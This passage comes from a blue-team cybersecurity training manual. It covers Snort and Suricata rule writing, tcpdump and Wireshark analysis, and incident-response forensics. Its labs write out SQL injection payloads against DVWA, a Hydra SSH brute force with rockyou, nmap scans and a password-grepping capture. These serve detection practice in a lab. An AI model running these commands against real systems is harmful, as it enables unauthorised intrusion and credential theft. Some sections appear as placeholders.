# XSS detection — script tag in URL alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"TECHRISE XSS - Script Tag in URI"; flow:to_server,established; http_uri; content:"script"; nocase; classtype:web-application-attack; sid:1000004; rev:1; ) # Port scan detection alert tcp any any -> $HOME_NET any ( msg:"TECHRISE Port Scan Detected"; flags:S; threshold: type both, track by_src, count 20, seconds 5; classtype:attempted-recon; sid:1000005; rev:1; ) # Nikto web scanner signature alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"TECHRISE Web Scanner - Nikto Detected"; flow:to_server,established; http_header; content:"Nikto"; nocase; classtype:attempted-recon; sid:1000006; rev:1; )
```

WHY THIS MATTERS

During the 2014 Target breach, attackers used a remote access tool that communicated over standard HTTP to blend in with normal traffic. The traffic contained distinctive patterns that a well-tuned Snort rule would have caught — but Target's security team had disabled the automated blocking feature of their IPS due to too many false positives. Tuning detection rules is just as important as writing them.

PRACTICE *(2 Hours)*

LAB 7.2.1 — Deploy and Test Custom Snort Rules

Objective: Write, deploy, and validate your custom detection rules.

Prerequisites: Snort installed; DVWA running; Week 5 attack tools available

Step 1 — Create Your Local Rules File

BASH

```
sudo nano /etc/snort/rules/local.rules # Add your SQLi detection rules # Save and exit
```

Step 2 — Verify Rule Syntax

BASH

```
# Test config without starting snort sudo snort -T -c /etc/snort/snort.conf # Expected: Snort
successfully validated the configuration!
```

Step 3 — Start Snort with Your Rules

BASH

```
sudo snort -c /etc/snort/snort.conf -i eth0 -l /var/log/snort -A console
```

Step 4 — Trigger Your Rules — SQLi

In a second terminal, run a SQLi attack against DVWA:

BASH

```
curl 'http://localhost/dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user,password+FROM+users--+&Submi
t;=Submit' # URL encoded version: curl
'http://localhost/dvwa/vulnerabilities/sqli/?id=1%27+OR+%271%27%3D%271
```

Watch the Snort console — you should see your SQLi alert fire. Record the exact alert output.

Step 5 — Trigger Port Scan Rule

BASH

```
sudo nmap -sS localhost
```

Watch for the port scan detection alert. Note the threshold behaviour — how many SYNs before it fires?

Step 6 — Test False Positive Rate

Navigate to DVWA normally (legitimate user browsing). Does your SQLi rule fire on normal traffic? If yes — tune the rule to reduce false positives by adding more specific content matches or using the http_uri modifier.

■ ANALYSE THIS

Your SQLi rule fires on legitimate traffic when a user submits a form containing the word 'union' (e.g., a trade union membership form). How would you modify the rule to only match SQL-specific patterns? What additional context (HTTP method, content type, request structure) would help distinguish a SQLi attempt from legitimate input?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Snort Rule Library for your SOC — a curated set of custom rules covering your threat landscape.

Required rules (minimum 10, all tested):

- SQL injection — UNION SELECT, auth bypass, time-based blind
- XSS — script tag, img onerror, SVG onload (use entity encoding in rule content)
- Directory traversal — ../../etc/passwd pattern
- Web scanner fingerprints — Nikto, Gobuster, sqlmap User-Agent signatures
- Port scan detection with threshold
- SSH brute force — SYN flood on port 22
- Metasploit Meterpreter communication pattern
- Your choice: one additional rule for a threat relevant to Nigerian fintech

For each rule include:

- Rule syntax, what it detects, false positive risk, tuning notes, MITRE ATT&CK; technique ID

Format:

- Operational rule library document — each rule on its own entry, professionally documented

DOCUMENT

Writing Prompt:

Write a False Positive Management Procedure for your IDS/IPS deployment.

- Required: Definition of false positive vs true positive vs false negative, process for reporting and documenting FPs, decision criteria (when to tune a rule vs when to accept the FP), escalation path when tuning causes a true positive to be missed, metrics to track FP rate over time
- Include a specific example: your SQLi rule fires on legitimate form submissions containing 'union' — walk through the full tuning process

DAY
3

Suricata and Advanced Detection

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain key differences between Snort and Suricata

2. Install Suricata and run it with the Emerging Threats ruleset

3. Understand multi-threading and performance advantages of Suricata

SURICATA

is a high-performance, open-source Network Security Monitoring (NSM) engine capable of real-time intrusion detection, inline intrusion prevention, network security monitoring, and offline pcap processing.

Snort vs Suricata — Detailed Comparison

Feature	Snort 3	Suricata
Performance	Single-threaded (Snort 2) / Multi-threaded (Snort 3)	Natively multi-threaded — uses all CPU cores
Protocol support	TCP/UDP/ICMP + HTTP, FTP, SMTP decoders	Deep protocol inspection: HTTP, TLS, DNS, SSH, SMB, SMTP, FTP
TLS inspection	Limited without pfSense	Built-in TLS/SSL inspection with JA3 fingerprinting
File extraction	Requires additional config	Built-in file extraction from HTTP, SMTP, FTP, SMB
Output formats	Unified2, alert files	JSON (EVE format) — native SIEM integration
Rule compatibility	Snort rules	Compatible with Snort rules + Suricata-specific rules
Emerging Threats rules	Supported	Primary target — Emerging Threats Pro/Open
PCAP processing	Offline processing	Offline + stream processing
Best for	Learning IDS fundamentals	Production IDS/IPS deployments

Suricata's Unique Capabilities

- JA3/JA3S TLS fingerprinting: identifies malware by its TLS handshake pattern — even when traffic is encrypted
- File extraction: automatically extracts files transferred over HTTP, FTP, SMTP, SMB — enables malware analysis
- Protocol anomaly detection: detects malformed protocol headers that indicate evasion attempts

- Lua scripting: complex detection logic written in Lua for advanced threat detection
- EVE JSON output: every alert and network event logged in JSON — perfect for Splunk ingestion
- Netflow/IPFIX: generates flow records from captured traffic — enables long-term traffic analysis

Emerging Threats Ruleset

- Emerging Threats Open (ET Open): free, community-maintained ruleset — 40,000+ rules updated daily
- Covers: malware C2 traffic, exploit attempts, scanning, coin mining, botnet communication
- ET Pro: commercial version with faster update cycle and more rules
- Download and update: suricata-update (built-in tool for managing rulesets)
- Rule categories: emerging-exploit.rules, emerging-malware.rules, emerging-scan.rules, emerging-web.rules

Suricata EVE JSON Output

```
■■■
```

Step 3 — Run Suricata in IDS Mode

BASH

```
# Start Suricata with ET rules sudo suricata -c /etc/suricata/suricata.yaml -i eth0 # Watch the EVE JSON log in real-time sudo tail -f /var/log/suricata/eve.json | python3 -m json.tool | head -100
```

Step 4 — Generate Attack Traffic

Run your Week 5 SQLi attacks against DVWA, then run an Nmap scan. Watch the EVE JSON log for alerts.

Step 5 — Forward Suricata Alerts to Splunk

BASH

```
# In Splunk: Settings → Data Inputs → Files & Directories # File: /var/log/suricata/eve.json # Sourcetype: suricata (or _json) # SPL to view IDS alerts index=dvwa sourcetype=suricata event_type=alert | table _time, src_ip, dest_ip, alert.signature, alert.severity | sort -_time
```

This is the SIEM + IDS integration: Splunk now shows both log-based and network-based detections on one dashboard.

■ ANALYSE THIS

Suricata detected your SQLi attack 40ms after the packet hit the network. Your Splunk alert (based on Apache logs) fired 60 seconds later (log flush interval). In a real attack, what can an attacker accomplish in 60 seconds? What is the operational benefit of combining network-based and log-based detection?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Suricata Integration Guide — how to connect Suricata to your Splunk SIEM.

Required sections:

- Architecture diagram: shows Suricata → EVE JSON → Splunk Universal Forwarder → Splunk Indexer → Dashboard
- Installation steps (tested, exact commands)
- EVE JSON field reference: table of key fields and their security meaning
- Splunk sourcetype configuration for suricata
- 5 SPL queries that use Suricata + Splunk data together
- Dashboard panel designs for IDS alerts: top signatures, top src IPs, alert severity distribution, timeline

Bonus:

- Add a correlation search that fires when the same IP appears in both Suricata alerts AND auth.log failures

DOCUMENT

Writing Prompt:

Write a Comparative Analysis: Signature-Based vs AI-Powered Detection.

- Required: How signature-based detection works, how AI/ML anomaly detection works, 3 scenarios where signatures win (speed, precision, known threats), 3 scenarios where AI wins (zero-days, encrypted traffic, insider threats), your recommendation for a Nigerian fintech with a small security budget
- Use real examples: Snort/Suricata for signatures; Darktrace/Microsoft Sentinel for AI

DAY
4

Network Traffic Analysis with tcpdump and AI

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Use tcpdump to capture and filter network traffic from the command line

2. Analyse PCAP files using Wireshark and tcpdump filters

3. Use AI to assist in identifying attack patterns in packet captures

TCPDUMP

is a command-line packet analyser that captures and displays network packets in real time. It is available on virtually every Unix/Linux system and is used when a GUI (like Wireshark) is not available — including on servers and network appliances.

tcpdump vs Wireshark

```
■■■
```

tcpdump -i eth0 'src net 192.168.1.0/24 and port 80'	Complex filter	Segment-specific web traffic

BPF (Berkeley Packet Filter) Syntax

TCPDUMP BPF FILTERS

```
# Capture traffic between two hosts tcpdump host 192.168.1.100 and 192.168.1.200 # Capture traffic to/from a network tcpdump net 192.168.1.0/24 # Capture specific port excluding noise tcpdump port 80 and not port 443 # Capture SYN packets only (start of connections — port scan indicator) tcpdump 'tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0' # Capture large packets (potential data exfiltration) tcpdump greater 1400 # Capture HTTP POST requests (credential submission) tcpdump -i eth0 -A -s 0 port 80 | grep -i 'POST\|username\|password'
```

Wireshark Display Filters for Security Analysis

Filter	What It Shows	Attack Identified
http.request.method=="GET" && http.request.uri contains "union"	HTTP GET with SQLi	SQL injection attempts
http.response.code==500	HTTP 500 errors	Application errors (attack probing)
tcp.flags.syn==1 && tcp.flags.ack==0	SYN packets only	Port scanning activity
ftp.request.command=="PASS"	FTP password commands	FTP credential transmission
dns.qry.name contains ".onion"	Tor DNS queries	Darknet communication
icmp.type==8	ICMP echo requests	Ping sweep / network discovery
ssl.handshake.extensions_server_name	TLS SNI field	Which domains encrypted connections go to

AI-Assisted PCAP Analysis

- Export suspicious packets to text: tcpdump -r capture.pcap -A > capture.txt
- Feed excerpts to Claude: 'I captured this network traffic during a suspected intrusion. Analyse it and identify any attack patterns'
- Ask Claude to generate tcpdump filters: 'Write a tcpdump filter to capture only HTTP traffic containing SQL keywords'
- Ask Claude to explain Wireshark output: 'Explain what this TCP stream shows and whether it indicates a SQL injection attack'
- Never upload real customer data or PII to public AI tools — use sanitised/anonymised captures

WHY THIS MATTERS

In the aftermath of the 2017 NotPetya attack, forensic investigators used network traffic captures to reconstruct exactly how the worm propagated across networks. The PCAP evidence showed the exact moment each machine was compromised, which credentials were used, and how lateral movement occurred. Without the captures — which were running before the attack — the investigation would have been impossible. Continuous network capture is an investment that pays off in forensic capability.

PRACTICE *(2 Hours)*

LAB 7.4.1 — Capture and Analyse Attack Traffic

Objective: Capture a complete attack scenario and analyse the PCAP.

Prerequisites: Kali terminal; Metasploitable2 running; DVWA running

Step 1 — Start Capture Before the Attack

BASH

```
# Start capturing all traffic and save to file sudo tcpdump -i eth0 -w /tmp/week7_capture.pcap & echo "Capture started, PID: $!"
```

Step 2 — Execute an Attack Chain

Perform the following in sequence (the full Week 4 attack chain):

BASH

```
# Step 1: Nmap scan sudo nmap -sS TARGET_IP # Step 2: SQLi against DVWA curl 'http://localhost/dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user,password+FROM+users--' # Step 3: SSH brute force (against localhost — lab only) hydra -l root -P /usr/share/wordlists/rockyou.txt -t 4 ssh://localhost
```

Step 3 — Stop Capture

BASH

```
# Stop tcpdump sudo killall tcpdump # Verify capture file ls -lh /tmp/week7_capture.pcap
```

Step 4 — Analyse the PCAP

BASH

```
# Read capture and filter for port scan (SYN packets) sudo tcpdump -r /tmp/week7_capture.pcap 'tcp[tcpflags] & tcp-syn != 0' | head -20 # Find HTTP traffic with SQL keywords sudo tcpdump -r /tmp/week7_capture.pcap -A port 80 | grep -i 'union\|select' # Find SSH connection attempts sudo tcpdump -r /tmp/week7_capture.pcap port 22 | head -30
```

Step 5 — Open in Wireshark

Open Wireshark → File → Open → /tmp/week7_capture.pcap. Apply these display filters one by one and note what you find: tcp.flags.syn==1 && tcp.flags.ack==0, then http.request.uri contains "union", then tcp.port==22.

Step 6 — AI-Assisted Analysis

Export the HTTP stream (Right-click on an HTTP packet → Follow → HTTP Stream → Save). Feed a sanitised excerpt to your AI assistant:

PROMPT

```
I captured this HTTP traffic during a penetration test. Analyse the following request and tell me: what attack type this is, what data the attacker was trying to extract, and what Snort rule would detect this exact pattern. [paste your HTTP stream excerpt here]
```

■ **ANALYSE THIS**

Your PCAP shows the Nmap scan at 08:23:41, the SQLi attack at 08:23:55, and the Hydra SSH brute force starting at 08:24:10. If a SOC analyst was reviewing this capture at 08:24:00 (before the brute force started) — what would they see? What action would they take? Would they be able to prevent the brute force if they acted immediately?

BUILD *(2 Hours)*

BUILD BRIEF

Create a Network Forensics Analysis Report for the attack chain you captured in Lab 7.4.1.

Format this as a professional incident investigation report

Required sections:

- Incident Summary: what happened, when, who was involved
- Evidence: PCAP file details (size, duration, packet count)
- Timeline Reconstruction: using timestamps from PCAP — exact sequence of events
- Attack Phase Analysis: for each phase (scan, SQLi, brute force) — describe what you see in the packets, what the attacker was doing, evidence extracted
- Indicators of Compromise (IoCs): IP addresses, ports, patterns — format as shareable threat intel
- Detection Gaps: at what point could this attack have been stopped? Which defensive control would have prevented each phase?
- Recommendations: 5 specific controls that would have detected or prevented this attack chain

Evidence appendix:

- Include sanitised tcpdump output, Wireshark screenshots (if you have GUI access), Snort/Suricata alert logs

DOCUMENT

Writing Prompt:

Write a Network Capture Retention and Privacy Policy for your organisation.

- Required: What network traffic will be captured, how long it will be retained, who can access captures, how personal data in captures will be handled (employees have privacy rights — their web traffic may be captured), how captures will be secured against unauthorised access
- NDPA alignment: capturing employee internet traffic may constitute processing of personal data — explain how to comply with NDPA 2023 while maintaining security monitoring capability

DAY
5

Review, Assessment & Portfolio

LEARN *(1 Hour) — Week Review*

LEARNING OBJECTIVES

1. Demonstrate all Week 7 skills without referencing notes

2. Complete a comprehensive skills assessment

3. Create a professional portfolio entry covering IDS/IPS

Week 7 Mind Map — IDS/IPS and Network Monitoring



PRACTICE *(2 Hours) — Skills Assessment Labs*

LAB 7.5.1 — Snort Rule Writing Challenge

Objective: Write and test Snort rules from memory — no notes, 30-minute limit.

Prerequisites: Snort running; DVWA running; no notes

Write Snort rules for each requirement. All rules must have correct syntax and valid sids.

1. Detect any HTTP GET request containing the string 'passwd' in the URI (directory traversal)
2. Detect more than 15 SYN packets from a single source in 10 seconds (port scan)
3. Detect HTTP traffic where the User-Agent header contains 'sqlmap' (automated SQLi tool)
4. Detect ICMP ping packets larger than 100 bytes (ICMP tunnel/exfiltration)
5. Detect any FTP login attempt (AUTH command) from an external IP

LAB 7.5.2 — PCAP Analysis Under Pressure

Objective: Analyse a pre-captured PCAP and identify the attack — 45 minutes.

Prerequisites: tcpdump and Wireshark available; no notes

Create a test PCAP by running: sudo tcpdump -i eth0 -w test.pcap -c 500. Then run a mix of: normal web browsing (DVWA), Nmap scan, SQLi attempt. Swap your PCAP with a fellow student if possible, or use the one you captured in Day 4.

Answer these questions from the PCAP alone:

1. What is the attacker's IP address?
2. What time did the attack begin?
3. What attack techniques were used? (list at minimum 2)
4. Was any sensitive data transmitted? What was it?
5. Write a tcpdump filter that would have isolated the attack traffic at the time of capture

BUILD *(2 Hours) — Portfolio Entry*

■ MINI PROJECT 3 — Network Security Monitoring Lab

This Mini Project demonstrates your complete network detection capability. It combines Snort, Suricata, tcpdump, and SIEM integration into a unified detection lab.

Deliverables:

- Lab Architecture Diagram: ASCII diagram showing Kali VM, DVWA, Metasploitable, Snort/Suricata sensor, and Splunk — with arrows showing traffic and log flows
- Snort Custom Rules: minimum 8 rules from your Day 2 library, all tested with evidence of alerts firing
- Suricata Deployment: screenshot of Suricata running with ET Open rules; sample EVE JSON alert
- Splunk Integration: SPL queries showing Suricata alerts in your SIEM dashboard
- Attack Chain PCAP Analysis: your Day 4 network forensics report (minimum 5 pages)
- Detection Coverage Matrix: table mapping each rule to MITRE ATT&CK; technique, showing your coverage vs gaps
- Performance Notes: any false positive issues encountered and how you tuned the rules
- BONUS: Write a Snort rule using pcre that detects a Base64-encoded Meterpreter payload pattern in HTTP traffic

Tools: Snort · Suricata · tcpdump · Wireshark · Splunk · Claude AI (documented)

Mini Project 3 — Submission

- Due: End of Week 7 (today)
- Format: PDF report + snort rules file (local.rules) + PCAP file
- Evaluation: Snort rules quality (30%), Suricata deployment (20%), PCAP analysis (25%), Splunk integration (15%), Documentation (10%)

DOCUMENT *(1 Hour) — Week Summary*

DOCUMENT

Writing Prompt:

Write your Week 7 learning reflection. Length: 300–400 words.

- The most powerful Snort rule you wrote and what specifically it detects
- How does network-based detection (IDS) complement log-based detection (SIEM)? Give a specific scenario where you need both
- What surprised you most about what is visible in network traffic?
- How will the PCAP analysis skills from this week be useful in Week 8 (Digital Forensics)?
- If you were a SOC manager with a £10,000 budget for network detection — Suricata (free) + analyst time, or a commercial IDS like Palo Alto NGFW? Justify your answer

Weekly Checklist (Student-Facing)

- ■ I can explain the difference between IDS and IPS, and NIDS vs HIDS without notes
- ■ I have Snort installed and running in IDS mode on Kali
- ■ I have written at least 8 custom Snort rules and tested them against real attack traffic
- ■ I can explain every component of a Snort rule (action, protocol, IP, port, direction, options)
- ■ I have installed Suricata with the Emerging Threats Open ruleset
- ■ I have forwarded Suricata EVE JSON alerts to Splunk
- ■ I can write tcpdump filters to isolate specific attack traffic
- ■ I have analysed a PCAP and reconstructed an attack chain from packet data
- ■ I have used AI to analyse network traffic and compared its findings to my manual analysis
- ■ My Mini Project 3 is complete and submitted

Skills Verification

Skill	How to Demonstrate It	Pass Standard
IDS vs IPS	Explain difference, give deployment scenario for each	Correct definitions; appropriate scenarios
Snort rule writing	Write a SQLi detection rule from memory	Correct syntax; valid sid; rule fires on attack traffic
Snort deployment	Show Snort running with alerts for Nmap scan	Alert fires; alert message visible in console
Suricata EVE JSON	Show Suricata alert in EVE JSON format	Valid JSON; alert fields correctly populated
tcpdump capture	Capture 100 packets filtering for port 80 only	Correct command; output shows only HTTP packets
PCAP analysis	Identify attack type from provided PCAP in 10 minutes	Correct attack identified; evidence from PCAP cited
SIEM integration	Show Suricata alerts in Splunk dashboard	SPL query returns IDS events; dashboard panel working

Self-Assessment Quiz

Instructions

- No notes — answer from memory.
- Write on separate sheet.
- Key in Instructor Notes.

Conceptual Questions

1. Explain why running Snort in IPS (inline) mode is riskier than IDS mode. Give a specific scenario where a false positive in IPS mode could cause significant business disruption.
2. What is the difference between signature-based and anomaly-based detection? Give one attack that signature-based would catch but anomaly-based would miss, and one that anomaly-based would catch but signature-based would miss.

Rule Analysis

3. Analyse this Snort rule and explain exactly what it detects:

SNORT RULE

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"Suspicious";
flow:to_server,established; content:"../"; http_uri; nocase; threshold: type both, track by_src,
count 5, seconds 30; sid:1000099; rev:1; )
```

- What attack does this detect?
- What does 'threshold: type both, track by_src, count 5, seconds 30' mean?
- What is a false positive risk for this rule?
- How would you improve it?

4. Write a Snort rule from memory to detect Metasploit Meterpreter traffic — it typically uses HTTP POST requests with a specific user-agent or payload pattern. Explain your design choices.

tcpdump/PCAP Questions

5. Write a tcpdump filter that captures ONLY: outbound traffic from your network (192.168.1.0/24) to external IPs on port 443 (HTTPS), with packet size greater than 1400 bytes. Explain why this specific filter is useful for detecting data exfiltration.
6. You are given a 500MB PCAP from an incident. Describe your analysis workflow — what tools, what filters, what order, what you are looking for. How do you decide what to report as findings?

Integration Questions

7. Describe how you would build a detection pipeline that: captures packets with tcpdump, sends alerts to Snort, forwards Snort alerts to Splunk, and triggers a Splunk alert that pages the SOC analyst. Draw this as a text diagram.

Additional Resources

Snort Resources

- Snort Official Documentation: https://www.snort.org/documents
- Snort Rule Writing Guide: https://www.snort.org/faq/readme-rules
- TryHackMe — Snort Room (Free): https://tryhackme.com/room/snort
- TryHackMe — Snort Challenge: https://tryhackme.com/room/snortchallenges1

Suricata Resources

- Suricata Official Documentation: https://suricata.readthedocs.io
- Emerging Threats Open Ruleset: https://rules.emergingthreats.net
- Suricata Rule Writing Guide: https://suricata.readthedocs.io/en/latest/rules/
- OISF (Open Information Security Foundation): https://oisf.net

Network Analysis

- Wireshark Documentation: https://www.wireshark.org/docs/
- tcpdump Manual: https://www.tcpdump.org/manpages/tcpdump.1.html
- BPF Filter Reference: https://biot.com/capstats/bpf.html
- Malware Traffic Analysis (Free PCAP samples): https://www.malware-traffic-analysis.net

MITRE ATT&CK; for IDS Mapping

- MITRE ATT&CK; Navigator: https://mitre-attack.github.io/attack-navigator/
- Sigma Rules (IDS-to-SIEM translation): https://github.com/SigmaHQ/sigma
- SOC Prime Detection as Code: https://socprime.com

Looking Ahead — Week 8

Preview — What's Coming in Week 8

- Digital Forensics and Incident Response (DFIR) — the final week of Phase 2
- Memory forensics with Volatility — extracting evidence from RAM
- Disk forensics with Autopsy — recovering deleted files and examining artifacts
- Incident Response lifecycle — formal process from detection to closure
- Your Week 7 PCAP captures become forensic evidence in Week 8 investigations

What to Review Before Week 8

- Your Week 7 PCAP captures — you will use these as forensic evidence
- Your Snort alerts — IDS alerts are often the starting point for forensic investigations
- The NIST incident response lifecycle from Week 6 — Week 8 puts it into practice

What to Set Up Before Week 8

- Install Volatility 3: pip3 install volatility3 --break-system-packages
- Install Autopsy: https://www.autopsy.com/download/ (available for Linux)
- Keep your Week 7 PCAP files — they are your forensic evidence for Week 8
- Read NIST SP 800-86: Guide to Integrating Forensic Techniques into Incident Response

End of Phase 2 — Blue Team & Defence

- Week 8 completes Phase 2. By the end of Week 8 you will have:
- Complete detection stack: SIEM (Splunk) + IDS (Snort/Suricata) + HIDS (Wazuh)
- Web attack detection (Week 5–6) + Network attack detection (Week 7) + Forensics (Week 8)
- Weeks 9–12 cover: Cryptography, Secure Development, Cloud Security, and Capstone

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 2 · BLUE TEAM & DEFENCE — FINAL WEEK

WEEK 08

Digital Forensics and Incident Response

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**8 of 12**	**2 — Blue Team & Defence**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 8: Digital Forensics and Incident Response**
  - Phase: Blue Team and Defence (Weeks 5–8) — Final Week
  - Day 1 — Incident Response Framework (NIST SP 800-61)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Chain of Custody and Evidence Preservation
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Disk Forensics with Autopsy and The Sleuth Kit
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Memory Forensics with Volatility
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio (Phase 2 Reflection)
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 9**

Phase: Blue Team and Defence (Weeks 5–8) — Final Week

Week 8 of 12

WEEK 8: DIGITAL FORENSICS AND INCIDENT RESPONSE

Weekly Overview

This week you learn to investigate security incidents like a forensic investigator. You will master the NIST SP 800-61 incident response framework, preserve evidence with proper chain of custody, capture volatile data from live systems, analyse memory dumps with Volatility, and examine disk images with Autopsy. You will then apply AI to accelerate timeline reconstruction and indicator extraction. By the end of this week, you will have completed the Blue Team phase (Weeks 5–8) and be ready for DevSecOps.

How this week builds on Weeks 5–7

- Week 5 taught you web attacks. Week 6 taught you SIEM detection. Week 7 taught you network detection. Now you investigate what happens after detection — collecting evidence, determining root cause, and preserving artefacts for legal proceedings.
- Your Week 7 PCAP captures become forensic evidence in this week's investigations.

How this week sets up Week 9

- Week 9 is Threat Intelligence and Professional Reporting. The forensic findings you generate this week become the evidence in your professional reports. You will map forensic evidence to MITRE ATT&CK; techniques.

Why this matters in a real security job

- Every security professional needs forensic skills. SOC analysts must collect evidence before rebooting a compromised server. Incident responders must preserve chain of custody for potential legal action. Without forensics, you cannot answer the critical question: 'What happened, and how do we prove it?'

■ Authorisation Reminder

All forensic activities this week target your own lab systems or provided forensic images. Never perform forensics on systems you do not own. Chain of custody is critical for legal admissibility.

DAY 1

Incident Response Framework (NIST SP 800-61)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the four phases of NIST SP 800-61 incident response


2. Distinguish between events, alerts, and incidents

3. Classify incident severity and determine escalation paths

INCIDENT RESPONSE (IR)

is the systematic process of preparing for, detecting, containing, eradicating, and recovering from security incidents, as defined by NIST SP 800-61 Rev. 2.

NIST SP 800-61 — Four Phases of IR



Events, Alerts, and Incidents — Definitions

Term	Definition	Example	Action
Event	Any observable occurrence in a system	User logged in at 9am	Log it — no action needed
Alert	Event that warrants attention	10 failed logins from same IP	Investigate — may be incident
Incident	Event that threatens CIA triad or violates policy	Successful brute force + root shell	Activate IR process immediately

Incident Severity Classification

Priority	Severity	Example	Response Time	Escalation

P1	Critical	Active ransomware encrypting production	Immediate — all hands	CISO + CEO in 15 minutes
P2	High	Confirmed data exfiltration	1 hour	Manager + Tier 3 in 30 min
P3	Medium	Brute force attack (no breach)	4 hours	Tier 2 investigation
P4	Low	Port scan from external IP	24 hours	Log and monitor

IR Playbook Template

IR Playbook: [Attack Type]

```
■■■
```

08:55	Wazuh: New user 'backdoor' created with UID 0			
08:57	Suricata: Outbound connection to known C2 IP			
09:02	User reports: files are being encrypted on shared drive			

After completing the table: write the escalation communication you would send to your manager for the highest-severity alert. Include: what happened, what you confirmed, what you have already done, and what you need authorisation to do next.

■ ANALYSE THIS

The scenario above represents a complete attack chain. Map each alert to a NIST IR phase AND a Cyber Kill Chain phase. At which alert should you have activated the full IR process? If you had waited until alert 6 (ransomware), what evidence would already be destroyed?

BUILD *(2 Hours)*

BUILD BRIEF

Write two complete IR Playbooks for a fictional Nigerian bank.

Playbook 1 — Ransomware Response:

- Triggering conditions (what alerts activate this playbook)
- Immediate actions (first 15 minutes — what to do before touching anything)
- Containment strategy (isolate without destroying evidence)
- Communication plan (internal: CISO, Legal, IT; external: NDPC 72-hour notification, customers, CBN)
- Recovery sequence (restore order, verification steps)
- Evidence preservation checklist

Playbook 2 — SQL Injection Data Breach:

- Same structure as Playbook 1
- Include: NDPA Article 40 — mandatory breach notification requirements
- Include: CBN data breach reporting requirements for financial institutions

Format:

- Professional operational playbooks. A Tier 1 analyst should be able to follow them during an active incident without needing to think — just execute.

DOCUMENT

Writing Prompt:

Write an Incident Response Lessons Learned Report for the following scenario: A junior developer at QuickPayNG accidentally committed database credentials to a public GitHub repository. The credentials were active for 6 hours before being discovered. The database was accessed by an unknown party during that window. Length: 400–500 words.

- Required sections: Incident Summary, Timeline, Root Cause Analysis, Impact Assessment, What Went Well, What Could Be Improved, Recommended Controls to Prevent Recurrence
- NDPA compliance check: does this constitute a reportable breach? What must QuickPayNG do?

DAY 2

Chain of Custody and Evidence Preservation

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the order of volatility and why it determines collection sequence

2. Create a forensically sound disk image and verify its integrity with SHA256

3. Document chain of custody for collected evidence

CHAIN OF CUSTODY

is the chronological documentation of the collection, transfer, analysis, and disposition of digital evidence — proving that the evidence has not been modified, tampered with, or contaminated between collection and presentation in court.

Order of Volatility — Collect Most Volatile First

```
■■■
```

A forensic image is a bit-for-bit copy of a storage device — including deleted files, unallocated space, and filesystem metadata. It must be:

- Created with a write blocker (prevents any writes to the original)
- Hashed before and after (SHA256 hash must match — proves no modification)
- Documented in chain of custody (who collected, when, from where)

BASH — DISK IMAGING

```
# Step 1: Hash the original disk BEFORE imaging sha256sum /dev/sdb > /evidence/original_hash.txt # Step 2: Create bit-for-bit copy with dd dd if=/dev/sdb of=/evidence/case001_disk.img bs=512 conv=noerror,sync # Step 3: Hash the image file sha256sum /evidence/case001_disk.img >> /evidence/image_hash.txt # Step 4: Verify hashes match # Compare original_hash.txt with image_hash.txt — they MUST be identical # dcfldd: forensic dd with built-in hashing dcfldd if=/dev/sdb of=/evidence/case001.img hash=sha256 hashwindow=1G hashlog=/evidence/hashlog.txt
```

Chain of Custody Documentation

Field	Example	Why It Matters
Case Number	TechRise-2024-001	Unique identifier for all evidence in this case
Evidence ID	E001-DISK	Unique ID for this specific piece of evidence
Description	Western Digital 1TB HDD, Serial WD12345	Identify the exact physical device
Collection Date/Time	2024-01-15 09:47:23 WAT	When evidence was collected
Collected By	Analyst: Akorita Nehemiah, Badge: TR-042	Who touched the evidence
Collection Location	Server Room B, Rack 3, Position 12	Where it was taken from
Condition	Device powered off; no visible physical damage	State of evidence at collection
SHA256 Hash	a3f8...b2c1 (original); a3f8...b2c1 (image)	Proof of integrity
Transfer Record	Transferred to Forensic Lab at 10:15 WAT by...	Track every hand the evidence passes through

WHY THIS MATTERS

